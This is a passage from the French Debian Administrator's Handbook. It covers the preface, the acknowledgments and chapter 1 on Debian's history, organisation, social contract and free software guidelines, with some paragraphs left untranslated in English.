Debian GNU/Linux est une distribution Linux « généraliste », convenant a priori à tous. Nous vous proposons d'en découvrir toutes les facettes, afin de pouvoir choisir en toute connaissance de cause.

## Pourquoi ce livre ?

CULTURE

## Distributions commerciales

La plupart des distributions Linux sont adossées à une entreprise commerciale qui les développe et les commercialise. C'est par exemple le cas d'*Ubuntu*, développée principalement par la société *Canonical Ltd*, mais aussi de *Red Hat Enterprise Linux*, réalisée par la société *Red Hat*, ou encore celui de *SUSE Linux*, maintenue et commercialisée par *Novell*.

Par opposition à ces distributions commerciales, et à l'instar de l' "Apache Software Foundation", qui développe le serveur web du même nom, Debian est avant tout un projet du monde du logiciel libre. C'est une organisation regroupant des bénévoles qui coopèrent par Internet. Alors que certains d'entre eux travaillent effectivement sur Debian dans le cadre de leur emploi dans diverses entreprises, le projet en tant que tel n'est attaché à aucune entreprise en particulier, et aucune entreprise n'a plus d'influence dans les affaires du projet que celle que les contributeurs bénévoles peuvent avoir.

Linux commence à bénéficier d'une couverture médiatique non négligeable, profitant essentiellement aux distributions disposant d'un véritable service marketing. C'est le cas de la plupart

des distributions adossées à des entreprises (Ubuntu, Red Hat, SuSE...). Debian est pourtant loin d'être marginale ; de multiples études ont montré au fil des ans qu'elle est largement utilisée aussi bien sur des serveurs que sur des postes de bureautique. C'est encore plus marqué au sein des serveurs web, où Debian et Ubuntu sont les distributions Linux les plus populaires.

► <https://w3techs.com/technologies/details/os-linux/all/all>

Ce livre a ainsi pour vocation de faire découvrir cette distribution. Nous espérons vous faire profiter de toute l'expérience acquise depuis que nous avons rejoint le projet en tant que développeurs-contributeurs, en 1998 pour Raphaël et en 2000 pour Roland. Peut-être parviendrons-nous à vous communiquer notre enthousiasme et vous donner l'envie de rejoindre nos rangs d'ici quelque temps, qui sait...

La première édition de ce livre a comblé un manque criant : il s'agissait alors du premier livre français consacré exclusivement à Debian. À cette époque, de nombreux autres livres ont été écrits sur le sujet. Malheureusement, presque aucun de ceux-là n'ont été mis à jour et aujourd'hui nous sommes de nouveau dans une situation avec très peu de bons livres sur Debian. Nous espérons vraiment que ce livre (avec toutes ses traductions) va combler ce manque et aider de nombreux utilisateurs.

## À qui s'adresse cet ouvrage ?

Ses divers niveaux de lecture permettront à différents profils d'en tirer le meilleur parti. En premier lieu, les administrateurs systèmes (débutants ou expérimentés) y trouveront des explications sur l'installation de Debian et son déploiement sur de nombreux postes ; mais aussi un aperçu de la plupart des services disponibles sur Debian avec les instructions de configuration correspondantes, qui prennent en compte les spécificités et améliorations de la distribution. La compréhension des mécanismes régissant le développement de Debian leur permettra encore de faire face à tout imprévu, en s'appuyant au besoin sur la collaboration des membres de la communauté.

Les utilisateurs d'une autre distribution Linux ou d'un autre Unix découvriront les spécificités de Debian ; ils seront ainsi très vite opérationnels, tout en bénéficiant des avantages propres à cette distribution.

Enfin, tous ceux qui connaissent déjà un peu Debian et souhaitent en savoir plus sur son fonctionnement communautaire seront comblés. Après la lecture de ce livre, ils pourront rejoindre les rangs de nos contributeurs.

## Approche adoptée

Toutes les documentations génériques concernant GNU/Linux s'appliquent à Debian, qui propose les logiciels libres les plus courants. Cette distribution apporte cependant de nombreuses améliorations ; c'est pourquoi nous avons pris le parti de présenter en priorité les manières de procéder recommandées par Debian.

Il est bien de suivre le chemin tracé par Debian, mais mieux encore d'en comprendre les tenants et les aboutissants. Nous ne nous contenterons donc pas d'explications pratiques, mais détaillerons également le fonctionnement du projet, afin de vous fournir des connaissances complètes et cohérentes.

## Structure du livre

This book is built around a case study providing both support and illustration for all topics being addressed.

### Site web et courriel des auteurs

NOTE Ce livre a son propre site web, qui héberge tout ce qui peut le compléter utilement. On y trouvera par exemple une version électronique du livre avec des liens cliquables, ou encore les éventuels errata découverts après impression. N'hésitez pas à le consulter et profitez-en pour nous faire part de vos remarques ou messages de soutien en nous écrivant à [hertzog@debian.org](mailto:hertzog@debian.org) (pour Raphaël) et [lando@debian.org](mailto:lando@debian.org) (pour Roland).

► <https://debian-handbook.info/>

Le **chapitre 1**, réservé à une présentation non technique de Debian, en exposera les objectifs et le mode de fonctionnement. Ces aspects sont importants, car ils permettent de fixer un cadre où viendront se greffer les contenus des autres chapitres.

Les **chapitres 2 et 3** présenteront les grandes lignes de l'étude de cas retenue. À ce stade, les lecteurs les plus novices peuvent faire un détour par l'**annexe B** qui rappelle un certain nombre de notions informatiques de base ainsi que les concepts inhérents à tout système Unix.

Nous débuterons ensuite logiquement par l'installation (**chapitre 4**), puis nous découvrirons, aux **chapitres 5 et 6**, les outils de base utiles à tout administrateur Debian, notamment la famille **APT**, largement responsable de la bonne réputation de cette distribution. Rappelons qu'à la maison, chacun est son propre administrateur ; ces chapitres ne sont donc nullement réservés aux informaticiens professionnels.

Un chapitre intermédiaire, le **chapitre 7**, présentera des méthodes à suivre pour utiliser efficacement toute la documentation et comprendre rapidement ce qui se passe afin de résoudre les problèmes.

La suite détaillera la configuration pas à pas du système en commençant par les infrastructures et services de base (**chapitres 8 à 10**) pour remonter progressivement vers les applicatifs utilisateur (**chapitre 13**). Le **chapitre 12** s'attarde sur des sujets plus pointus qui concernent directement les administrateurs de parc informatique (serveurs compris), tandis que le **chapitre 14** rappelle la problématique de la sécurité informatique et donne les clés nécessaires pour éviter la majorité des problèmes.

Le **chapitre 15** sera consacré aux administrateurs qui souhaitent aller plus loin et créer des paquets Debian personnalisés.

**VOCABULAIRE****Paquet Debian**

Un paquet Debian est une archive qui renferme un ensemble de fichiers permettant d'installer un logiciel. En général, il s'agit d'un fichier d'extension .deb, qu'on manipule avec le programme dpkg. Un paquet sera qualifié de *binaire* s'il contient des fichiers fonctionnels directement utilisables (programmes, documentation) ou de *source* s'il abrite les codes sources du logiciel et les instructions nécessaires à la fabrication du paquet binaire.

La présente version est déjà la neuvième édition du livre (nous incluons les quatre premières éditions qui étaient seulement disponibles en français). Cette édition traite de la version 10 de Debian, de nom de code *Buster*. Parmi les changements, Debian supporte maintenant le Secure Boot UEFI, ce qui apporte davantage de sécurité face aux attaques sur l'infrastructure de démarrage de l'ordinateur, et facilite l'installation de Debian sur les ordinateurs récents où le Secure Boot est souvent activé par défaut. De même, au niveau de la sécurité, AppArmor, un système de contrôle d'accès obligatoire qui réglemente ce que les diverses applications sont autorisées à faire, est maintenant activé par défaut. Tous les paquets inclus ont évidemment été mis à jour, y compris le bureau GNOME, maintenant dans sa version 3.30.

Nous avons placé dans des encadrés des notes et remarques diverses. Elles ont plusieurs rôles : attirer votre attention sur un point délicat, compléter ou détailler une notion abordée dans le cas d'étude, définir un terme ou faire des rappels. Voici une liste non exhaustive de ces encadrés :

- B.A.-BA : rappelle une information supposée connue du lecteur;
- VOCABULAIRE : définit un terme technique (parfois spécifique au projet Debian);
- COMMUNAUTÉ : présente des personnages importants ou les rôles définis au sein du projet;
- CHARTE DEBIAN : évoque une règle ou recommandation de la « charte Debian ». Ce document essentiel décrit comment empaqueter les logiciels. Toutes ces connaissances s'avéreront utiles pour découvrir un nouveau logiciel. Tout paquet Debian devant se conformer à la charte, on saura ainsi où en trouver la documentation, des exemples de fichiers de configuration, etc.
- OUTIL : présente un outil ou service pertinent;
- EN PRATIQUE : la pratique a parfois des spécificités, que présenteront ces encadrés. Ils pourront aussi donner des exemples détaillés et concrets;
- D'autres encadrés, plus ou moins fréquents, sont relativement explicites : CULTURE, ASTUCE, ATTENTION, POUR ALLER PLUS LOIN, SÉCURITÉ...

## Contribuer

This book is developed like a free software project, your input and help is welcome. The most obvious way to contribute is to help translate it into your native language. But that is not the only possibility. You can open bug reports to let us know of mistakes, typos, outdated informa-

tion, or topics that we should really cover. Or you can submit a merge request with your fix for whatever issue that you identified.

All the instructions to contribute to the book are documented on the book's website:

⇒ <https://debian-handbook.info/contribute/>

## Remerciements

### Un peu d'histoire

En 2003, Nat Makarévitch a contacté Raphaël dans le but de publier un livre sur Debian dans la collection *Cahiers de l'Admin*, dont il était directeur, chez Eyrolles, un éditeur français d'ouvrages techniques. Raphaël a immédiatement accepté de l'écrire et la première édition, parue le 14 octobre 2004, a été un franc succès — elle a été épuisée après à peine quatre mois.

Nous avons depuis publié sept nouvelles éditions du livre français, une pour chaque version de Debian parue(mis à part pour Debian 9). Roland, qui a commencé comme relecteur technique, est progressivement devenu co-auteur à part entière.

Bien que très satisfaits du succès du livre, nous avons longtemps espéré qu'Eyrolles arriverait à convaincre un éditeur international d'en publier une traduction anglaise ; nous avons reçu de nombreux commentaires décrivant comment le livre avait permis à de nombreuses personnes d'aborder Debian et nous étions impatients de le voir servir à d'autres encore.

Hélas, parmi tous les éditeurs anglophones que nous avons contactés, aucun n'était prêt à prendre le risque de traduire et publier le livre. Mais nous ne nous sommes pas démontés : nous avons négocié avec notre éditeur Eyrolles la rétrocession des droits nécessaires à une traduction en anglais et la possibilité de publier nous-même le résultat. Grâce à une [campagne de financement participatif fructueuse<sup>1</sup>](#), nous avons pu travailler à la traduction de décembre 2011 jusqu'à mai 2012. C'est ainsi que le Debian Administrator's Handbook est venu au monde et a été publié sous une licence libre !

Même si c'était là une étape importante, nous savions déjà que l'histoire ne serait pas terminée avant que le livre français soit considéré comme une traduction officielle du livre anglais. Ce n'était pas possible à l'époque parce qu'il était encore exploité commercialement par Eyrolles sous une licence non libre.

En 2013, la sortie de Debian 7 nous a offert une bonne opportunité de discuter d'un nouveau contrat avec Eyrolles. Nous les avons convaincus qu'une licence plus en accord avec les valeurs de Debian contribuerait au succès du livre. Cette décision n'a pas été facile à prendre et nous nous sommes mis d'accord sur la mise en place d'une nouvelle [campagne de financement participatif<sup>2</sup>](#) pour couvrir une partie des frais et ainsi limiter les risques pris. L'opération a de nouveau été un énorme succès et, en juillet 2013, nous avons ajouté une traduction française au Debian Administrator's Handbook.

---

<sup>1</sup><https://www.ulule.com/debian-handbook/>

<sup>2</sup><https://www.ulule.com/liberation-cahier-admin-debian/>

Nous voudrions donc remercier toutes les personnes qui ont contribué à ces campagnes de financement, soit directement par des dons, soit indirectement en diffusant l'information. Nous n'aurions pas pu en arriver là sans vous.

To save some paper, 5 years after the fundraising campaigns and after two subsequent editions, we dropped the list of persons who opted to be rewarded with a mention of their name in the book. But their names are engraved in the acknowledgments of the Wheezy edition of the book:

► <https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html>

## Remerciements particuliers aux contributeurs

Ce livre ne serait pas ce qu'il est sans les contributions de plusieurs personnes qui ont joué un rôle particulier pendant la traduction et au-delà. Nous voudrions remercier Marilyne Brun, qui nous a aidés à traduire un chapitre d'essai et qui a travaillé avec nous pour établir quelques conventions de traduction. Elle a aussi révisé plusieurs chapitres qui avaient grand besoin de travail supplémentaire. Merci aussi à Anthony Baldwin (de Baldwin Linguas) qui a traduit plusieurs chapitres pour nous.

Since Roland and I were too busy to update the book for Debian 10, we used the modest income that we get through donations and sales to hire contributors to do the bulk of the work. Thank you very much to Daniel Leidert and Jorge Maldonado Ventura for the hard work they put into this update.

Nos relecteurs nous ont été d'une aide précieuse : Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens et Tom Syroid ont chacun relu, revu et corrigé de nombreux chapitres. Merci beaucoup !

Enfin, une fois que le livre anglais a été libéré, nous avons naturellement eu de nombreux retours, suggestions et corrections de lecteurs, et encore plus des nombreuses équipes qui ont entrepris de traduire ce livre dans d'autres langues. Merci !

Nous voudrions aussi remercier les lecteurs français qui nous ont témoigné que le livre méritait vraiment d'être traduit : merci à Christian Perrier, David Bercot, Étienne Liétart et Gilles Roussi. Stefano Zacchiroli — qui était leader du projet Debian pendant la campagne de financement — a toute notre gratitude, pour avoir encouragé notre projet et lui avoir donné la publicité nécessaire, avec un message mettant en lumière le besoin de livres libres.

Si vous lisez ces lignes sur un vrai livre en vrai papier, c'est aussi grâce à Benoît Guillon, Jean-Côme Charpentier et Sébastien Mengin, qui ont travaillé à la mise en page intérieure du livre. Benoît est l'auteur principal de [dblatax<sup>3</sup>](#), l'outil que nous utilisons pour convertir du format DocBook en LaTeX puis en PDF ; Sébastien est le concepteur graphique qui a créé la maquette du livre et Jean-Côme est l'expert LaTeX qui l'a exprimée en feuilles de styles utilisables avec dblatax. Merci à tous les trois pour votre travail !

Pour finir, merci à Thierry Stempfel pour les belles photos qui ornent chaque début de chapitre, et à Doru Patrascu pour la belle couverture.

---

<sup>3</sup><http://dblatax.sourceforge.net>

## Remerciements aux traducteurs

Depuis que le livre a été libéré, de nombreux volontaires se sont affairés à le traduire vers diverses langues, notamment l'arabe, le portugais du Brésil, l'allemand, l'italien, l'espagnol, le japonais, le bokmål norvégien, etc. Vous pouvez retrouver la liste complète des traductions sur le site web du livre : <https://debian-handbook.info/get/#other>

Nous voudrions remercier tous les traducteurs et les relecteurs des traductions. Votre travail est énormément apprécié, et il permet de mettre Debian à la portée de millions de personnes qui ne lisent pas l'anglais.

## Remerciements personnels de Raphaël

Tout d'abord, je voudrais remercier Nat Makarévitch, qui m'a offert la possibilité de rédiger ce livre et qui m'a guidé tout au long de l'année où je l'ai écrit. Merci aussi à toute la fine équipe d'Eyrolles, et en particulier Muriel Shan Sei Fan. Elle a été très patiente avec moi et j'ai appris beaucoup d'elle. Et je n'oublie pas bien sûr Sophie Hincelin et Anne Bougnoux.

La période de la campagne Ulule a été très éprouvante pour moi, mais je voudrais remercier tous ceux qui en ont fait un succès, en particulier l'équipe d'Ulule, qui a toujours réagi très rapidement à mes nombreuses demandes. Merci également à tous ceux qui ont fait la promotion de l'opération. Je n'ai pas de liste exhaustive (et elle serait de toute façon trop longue si j'en avais une), mais je voudrais remercier quelques-unes des personnes qui m'ont contacté : Joey-Elijah Sneddon et Benjamin Humphrey d'OMG! Ubuntu, Florent Zara de LinuxFr.org, Manu de Korben.info, Frédéric Couchet de l'April, Jake Edge de Linux Weekly News, Clement Lefebvre de Linux Mint, Ladislav Bodnar de Distrowatch, Steve Kemp de Debian-Administration.org, Christian Pfeiffer Jensen de Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin de Gandi.net, Matthew Bloch de Bytemark.co.uk, l'équipe de Divergence FM, Rikki Kite de Linux New Media, Jono Bacon, l'équipe du marketing chez Eyrolles et les nombreux autres que j'oublie malheureusement.

Je voudrais remercier tout spécialement Roland Mas, mon co-auteur. Nous avons travaillé ensemble sur ce livre depuis le début et il a toujours été à la hauteur du défi. Et je dois avouer que terminer ce cahier de l'administrateur Debian a été un sacré défi...

Pour terminer, merci à mon épouse, Sophie. Elle m'a toujours soutenu dans mon travail pour ce livre et pour Debian en général. Il y a eu trop de jours (et de nuits) où je l'ai laissée seule avec nos deux fils pour avancer sur ce livre. Je lui suis très reconnaissant pour son soutien et je sais à quel point j'ai de la chance de l'avoir.

## Remerciements personnels de Roland

Eh bien ! Raphaël m'a devancé sur la plupart de mes remerciements « externes ». Je vais tout de même exprimer ma gratitude particulière envers les gens d'Eyrolles, avec qui la collaboration a

toujours été agréable et fluide. J'espère que les résultats de leurs excellents conseils ne se sont pas perdus lors de la traduction.


Je suis très reconnaissant envers Raphaël pour s'être occupé de la partie administrative de l'édition anglaise. De l'organisation de la campagne de financement aux derniers détails de la maquette et de la mise en page, la préparation d'un livre traduit va bien au-delà de la simple traduction (et de la relecture) ; Raphaël en a fait une grande partie et a supervisé le reste. Merci.

Merci aussi à tous ceux qui ont contribué de manière plus ou moins directe à ce livre, en apportant clarifications, explications et conseils de traduction. Ils (et elles !) sont trop nombreux pour être listés ici, mais une bonne partie sont des habitués des divers canaux IRC #debian-\*.

Même si elles ont été (en partie) citées, d'autres personnes méritent des remerciements spéciaux : toutes celles qui travaillent réellement sur Debian. Sans eux et sans elles, pas de Debian, donc pas de livre. Et je suis continuellement ébahie par tout ce que le projet Debian accomplit et rend accessible à tous.

De manière plus personnelle, je voudrais remercier mes amis et mes clients pour leur compréhension lorsque j'étais moins réactif parce que très occupé par ce livre, et pour leur soutien et leurs encouragements constants. Vous savez qui vous êtes, merci.

Et pour terminer... je suis sûr qu'ils seraient surpris d'apprendre qu'ils sont mentionnés ici, mais je voudrais exprimer publiquement ma gratitude envers Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson et bien entendu le regretté Douglas Adams. Les innombrables heures que j'ai passées plongé dans leurs livres sont directement impliquées dans ma capacité à participer à la traduction de ce livre d'abord et à la rédaction de nouvelles parties ensuite.



## Mots-clés

Objectif  
Moyens  
Fonctionnement  
Bénévole



# 1

---

---

# Le projet Debian

---

---

Sommaire

---

---

Qu'est-ce que Debian ? 2

Textes fondateurs 5

Fonctionnement du projet Debian 9

Suivre les actualités Debian 22

Rôle d'une distribution 24

Cycle de vie d'une *release* 25

---

---

*Avant de plonger dans la technique, découvrons ensemble ce qu'est le projet Debian : ses objectifs, ses moyens et son fonctionnement.*

## 1.1. Qu'est-ce que Debian ?

CULTURE

### Origine du nom de Debian

Ne cherchez plus, Debian n'est pas un acronyme. Ce nom est en réalité une contraction de deux prénoms : celui de Ian Murdock et de sa compagne d'alors, Debra. Debra + Ian = Debian.

Debian est une distribution GNU/Linux. Nous reviendrons plus en détail sur ce qu'est une distribution dans la section 1.5, « **Rôle d'une distribution** » page 24, mais nous pouvons pour l'instant considérer qu'il s'agit d'un système d'exploitation complet comprenant des logiciels avec leurs systèmes d'installation et de gestion, le tout basé sur le noyau Linux, et des logiciels libres (et notamment ceux du projet GNU).

Lorsqu'il a créé Debian en 1993 sous l'impulsion de la FSF, Ian Murdock avait des objectifs clairs, qu'il a exprimés dans le *Manifeste Debian*. Le système d'exploitation libre qu'il recherchait devait présenter deux caractéristiques principales. En premier lieu, la qualité : Debian serait développée avec le plus grand soin, pour être digne du noyau Linux. Ce serait également une distribution non commerciale suffisamment crédible pour concurrencer les distributions commerciales majeures. Cette double ambition ne serait à son sens atteinte qu'en ouvrant le processus de développement de Debian, à l'instar de Linux et de GNU. Ainsi, la revue des pairs améliorerait constamment le produit.

CULTURE

### GNU, le projet de la FSF

Le projet GNU est un ensemble de logiciels libres développés ou parrainés par la *Free Software Foundation* (FSF), dont Richard Stallman est le créateur emblématique. GNU est un acronyme récursif signifiant « *GNU's Not Unix* » (GNU n'est pas Unix).

CULTURE

### Richard Stallman

FSF's founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he is not unanimously admired, but his non-technical contributions to Free Software (in particular, the legal and philosophical) are respected by everybody.

### 1.1.1. Un système d'exploitation multi-plate-forme

COMMUNAUTÉ

### Le parcours de Ian Murdock

Ian Murdock, fondateur du projet Debian, en fut le premier leader, de 1993 à 1996. Après avoir passé la main à Bruce Perens, il s'est fait plus discret. Il est ensuite revenu sur le devant de la scène du logiciel libre en créant la société Progeny, visant à commercialiser une distribution dérivée de Debian. Ce fut un échec commercial, au développement depuis abandonné. La société, après plusieurs années de vivement en tant que simple société de services, a fini par déposer le bilan en avril 2007. Des différents projets initiés par Progeny, seul *discover* subsiste réellement. Il s'agit d'un outil de détection automatique du matériel.

Ian Murdock died on 28 December 2015 in San Francisco after a series of worrying tweets where he reported having been assaulted by police. In July 2016 it was announced that his death had been ruled a suicide.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. Currently there are 10 hardware architectures officially supported and also other kernels like FreeBSD (although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 28,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 16 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a “meta-distribution”, from which one extracts more specific distributions intended for a particular public: Debian Science for scientific use, Debian Edu for education and pedagogical use in an academic environment, Debian Med for medical applications, Debian Jr. for young children, etc. A more complete list of the subprojects can be found in section 1.3.3.1, « [Sous-projets Debian existants](#) » page 18, dedicated to that purpose.

Ces scissions, organisées dans un cadre bien défini et garantissant une compatibilité entre les différentes « sous-distributions », ne posent aucun problème. Toutes suivent le planning général des publications de nouvelles versions. S’adossant sur les mêmes briques de base, elles peuvent facilement être étendues, complétées et personnalisées par des applications disponibles au niveau de Debian.

Tous les outils évoluent dans cette direction : `debian-cd` permet depuis longtemps de créer des jeux de CD-Rom ne comportant que des paquets préalablement sélectionnés ; `debian-installer` est également un installateur modulaire, facilement adaptable à des besoins particuliers. APT installera des paquets d’origines diverses tout en garantissant la cohérence globale du système.

OUTIL	
<b>Créer un CD-Rom Debian</b>	<code>debian-cd</code> permet de créer des images ISO de support d’installation (CD, DVD, Blu-Ray, etc.) prêts à l’emploi. Tout ce qui concerne ce logiciel se discute (en anglais) sur la liste de diffusion <a href="mailto:debian-cd@lists.debian.org">debian-cd@lists.debian.org</a> . L’équipe est dirigée par Steve McIntyre, qui s’occupe aussi des constructions des images ISO officielles du projet Debian.

B.A.-BA	
<b>À chaque ordinateur son architecture</b>	Le terme « architecture » désigne un type d’ordinateur (les plus connues regroupent les ordinateurs de type Mac ou PC). Chaque architecture se différencie principalement par son modèle de processeur, généralement incompatible avec les autres. Ces différences de matériel impliquent des fonctionnements distincts et imposent une compilation spécifique de tous les logiciels pour chaque architecture.  Most software available in Debian is written in portable programming languages: the same source code can be compiled for various architectures. In effect, an executable binary, always compiled for a specific architecture, will not usually function on any of the other architectures.

Remember that each program is created by writing source code; this source code is a text file composed of instructions in a given programming language. Before you can use the software, it is necessary to compile the source code, which means transforming the code into a binary (a series of machine instructions executable by the processor). Each programming language has a specific compiler to execute this operation (for example, gcc for the C programming language).

OUTIL  
**Installateur**

`debian-installer` est le nom du programme d'installation de Debian. Sa conception modulaire permet de l'employer dans un grand nombre de scénarios d'installation différents. Le travail de développement est coordonné sur la liste de diffusion [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) sous la direction de Cyril Brulebois.

### 1.1.2. La qualité des logiciels libres

Debian follows all of the principles of Free Software, and its new versions are not released until they are ready. Developers do not work upon a set schedule and don't have to rush to meet an arbitrary deadline. People frequently complain of the long time between Debian's stable releases, but this caution ensures that Debian's legendary reliability is met: long months of testing are indeed necessary for the full distribution to receive the "stable" label.

Debian will not compromise on quality: all known critical bugs on key packages are resolved in any new version, even if this requires the initially forecast release date to be pushed back. Optional packages whose critical bugs are not fixed, and thus do not meet the quality requirements, are simply dropped from the stable release.

### 1.1.3. Le cadre : une association

Juridiquement parlant, Debian est un projet mené par une association américaine sans but lucratif regroupant des bénévoles, similaire aux associations loi 1901 en droit français. Le projet compte environ un millier de *développeurs Debian* mais fédère un nombre bien plus important de contributeurs (traducteurs, rapporteurs de bogues, artistes, développeurs occasionnels, etc.).

To carry its mission to fruition, Debian has a large infrastructure, with many servers connected across the Internet, offered and hosted by many sponsors.

COMMUNAUTE  
**Derrière Debian,  
l'association SPI et des  
branches locales**

Debian doesn't own any server in its own name, since it is only a project within the *Software in the Public Interest* (SPI) association, which manages the hardware and financial aspects (donations, purchase of hardware, etc.). Although it was initially created specifically for the Debian project, this association now hosts other free software projects, especially the PostgreSQL database, Freedesktop.org (project for standardization of various parts of modern graphical desktop environments, such as GNOME and KDE Plasma), and the LibreOffice office suite.

► <https://www.spi-inc.org/>

En complément de SPI, de nombreuses associations locales collaborent étroitement avec Debian afin de pouvoir gérer des fonds pour Debian sans pour autant tout centraliser aux États-Unis : on les appelle des *Trusted Organizations* (« Organismes habilités »). Cela évite de coûteux virements internationaux et correspond bien mieux à la nature décentralisée du projet.

Do not hesitate to join your local association and support the project!

- ➡ <https://wiki.debian.org/Teams/Auditor/Organizations>
- ➡ <https://france.debian.net/>
- ➡ <https://debian.ch/>

## 1.2. Textes fondateurs

Quelques années après son lancement, la distribution Debian a formalisé les principes qu'elle devait suivre en tant que projet de logiciel libre. Cette démarche militante permet une croissance sereine en s'assurant que tous les membres progressent dans la même direction. Pour devenir développeur Debian, tout candidat doit d'ailleurs convaincre de son adhésion aux principes établis dans les textes fondateurs du projet.

The development process is constantly debated, but these Foundation Documents are widely and consensually supported, thus rarely change. The Debian constitution also offers other guarantees for their stability: a three-quarter qualified majority is required to approve any amendment.

### 1.2.1. L'engagement vis-à-vis des utilisateurs

The project also has a “social contract”. What place does such a text have in a project only intended for the development of an operating system? It is quite simple: Debian works for its users, and thus, by extension, for society. This contract summarizes the commitments that the project undertakes. Let us study them in greater detail:

#### 1. Debian demeurera totalement libre.

C'est la règle numéro un. La distribution Debian est et restera constituée exclusivement de logiciels libres. De plus, tous les logiciels développés en propre par Debian seront libres.

PERSPECTIVE	
<b>Au-delà du logiciel</b>	<p>The first version of the Debian Social Contract said “Debian Will Remain 100% Free Software”. The disappearance of this last word (with the ratification of Version 1.1 of the contract in April of 2004) indicates the will to achieve freedom, not only in software, but also in the documentation and any other element that Debian wishes to provide within its operating system.</p> <p>Ce changement, qui ne se voulait qu'éditorial, a en réalité eu de nombreuses conséquences, avec notamment la suppression de certaines documentations problématiques. Par ailleurs, l'usage de plus en plus fréquent de microcodes (<i>firmwares</i>) dans les pilotes pose des problèmes : nombreux</p>

sont ceux qui ne sont pas libres, mais sont néanmoins nécessaires au bon fonctionnement du matériel correspondant.

## 2. Nous donnerons en retour à la communauté du logiciel libre.

Toute amélioration apportée par le projet Debian à un logiciel intégré à la distribution est envoyée à l'auteur de ce dernier (dit « amont »). D'une manière générale, Debian coopère avec la communauté au lieu de travailler isolément.

COMMUNAUTÉ

### Auteur amont ou développeur Debian ?

Traduction littérale de *upstream author*, le terme « auteur amont » désigne le ou les auteurs/développeurs d'un logiciel, qui l'écrivent et le font évoluer. A contrario, un « développeur Debian » se contente en général de partir d'un logiciel existant pour le transformer en paquet Debian (la désignation « mainteneur Debian » est plus explicite).

In practice, there can be overlaps between both roles: the Debian maintainer may write a patch, which benefits all users of the work. In general, Debian encourages those in charge of a package in Debian to get involved in “upstream” development as well (they become, then, contributors, without being confined to the role of simple users of a program).

## 3. Nous ne dissimulerons pas les problèmes.

Debian is not perfect, and, there will be new problems to fix every day. Debian will keep its entire bug report database open for public view at all times. Reports that people file on-line will promptly become visible to others.

## 4. Nos priorités sont nos utilisateurs et les logiciels libres.

Cet engagement est plus difficile à définir. Debian s'impose ainsi un biais lorsqu'elle doit prendre une décision et écartera une solution de facilité pénalisante pour ses utilisateurs au profit d'une solution plus élégante, même si elle est plus difficile à mettre en œuvre. Il s'agit de prendre en compte en priorité les intérêts des utilisateurs et du logiciel libre.

## 5. Programmes non conformes à nos standards sur les logiciels libres.

Debian accepts and understands that users may want to use some non-free programs. That is why the project allows usage of parts of its infrastructure to distribute Debian packages of non-free software that can safely be redistributed.

COMMUNAUTÉ

### Pour ou contre la section non-free ?

L'engagement de conserver une structure d'accueil pour des logiciels non libres (i.e. la section *non-free*, voir encadré « [Les archives main, contrib et non-free](#) » page 111) est régulièrement remis en cause au sein de la communauté Debian.

Ses détracteurs arguent qu'il détourne certaines personnes de logiciels libres équivalents et contredit le principe de servir exclusivement la cause des logiciels libres. Les partisans rappellent plus prosaïquement que la majorité des logiciels de *non-free* sont des logiciels « presque libres », entravés seulement par une ou deux restrictions gênantes (la plus fréquente étant l'interdiction de tirer un bénéfice commercial du logiciel). En distribuant ces logiciels dans la branche *non-free*, on explique indirectement à leur auteur que leur création serait mieux reconnue et plus utilisée si elle pouvait être intégrée dans la section *main* : ils sont ainsi poliment invités à changer leur licence pour servir cet objectif.

After a first and unfruitful attempt in 2004, the complete removal of the non-free section is unlikely to return to the agenda, especially since it contains many useful documents that were moved simply because they did not meet the new requirements for the main section. This is especially the case for certain software documentation files issued by the GNU project (in particular, Emacs and Make).

Signalons que l'existence de *non-free* gêne considérablement la *Free Software Foundation*. C'est la raison principale justifiant l'absence de Debian dans sa liste des systèmes d'exploitation recommandés.

### 1.2.2. Les principes du logiciel libre selon Debian

Ce texte de référence définit quels logiciels sont « suffisamment libres » pour être intégrés à Debian. Si la licence d'un logiciel est conforme à ces principes, il peut être intégré à la section *main* ; dans le cas contraire, et si sa libre redistribution est permise, il peut rejoindre la section *non-free*. Celle-ci ne fait pas officiellement partie de Debian : il s'agit d'un service annexe fourni aux utilisateurs.

Plus qu'un critère de choix pour Debian, ce texte fait autorité en matière de logiciel libre puisqu'il a servi de socle à la « définition de l'open source ». C'est donc historiquement l'une des premières formalisations de la notion de « logiciel libre ».

The GNU General Public License, the BSD License, and the Artistic License are examples of traditional free licenses that follow the 9 points mentioned in this text. Below you will find the text as it is published on the Debian website.

► [https://www.debian.org/social\\_contract#guidelines](https://www.debian.org/social_contract#guidelines)

1. **Redistribution libre et gratuite**. la licence d'un composant de Debian ne doit pas empêcher quiconque de vendre ou donner le logiciel sous forme de composant d'un ensemble (distribution) constitué de programmes provenant de différentes sources. La licence ne doit en ce cas requérir ni redevance ni rétribution.
2. **Code source**. le programme doit inclure le code source et sa diffusion, sous forme de code source comme de programme compilé, doit être autorisée.
3. **Applications dérivées**. la licence doit autoriser les modifications et les applications dérivées ainsi que leur distribution sous les mêmes termes que ceux de la licence du logiciel original.
4. **Intégrité du code source de l'auteur**. la licence peut défendre de distribuer le code source modifié *seulement* si elle autorise la distribution avec le code source de fichiers correctifs destinés à modifier le programme au moment de sa construction. La licence doit autoriser explicitement la distribution de logiciels créés à partir de code source modifié. Elle peut exiger que les applications dérivées portent un nom ou un numéro de version différent de ceux du logiciel original (*c'est un compromis : le groupe Debian encourage tous les auteurs à ne restreindre en aucune manière les modifications des fichiers, sources ou binaires*).

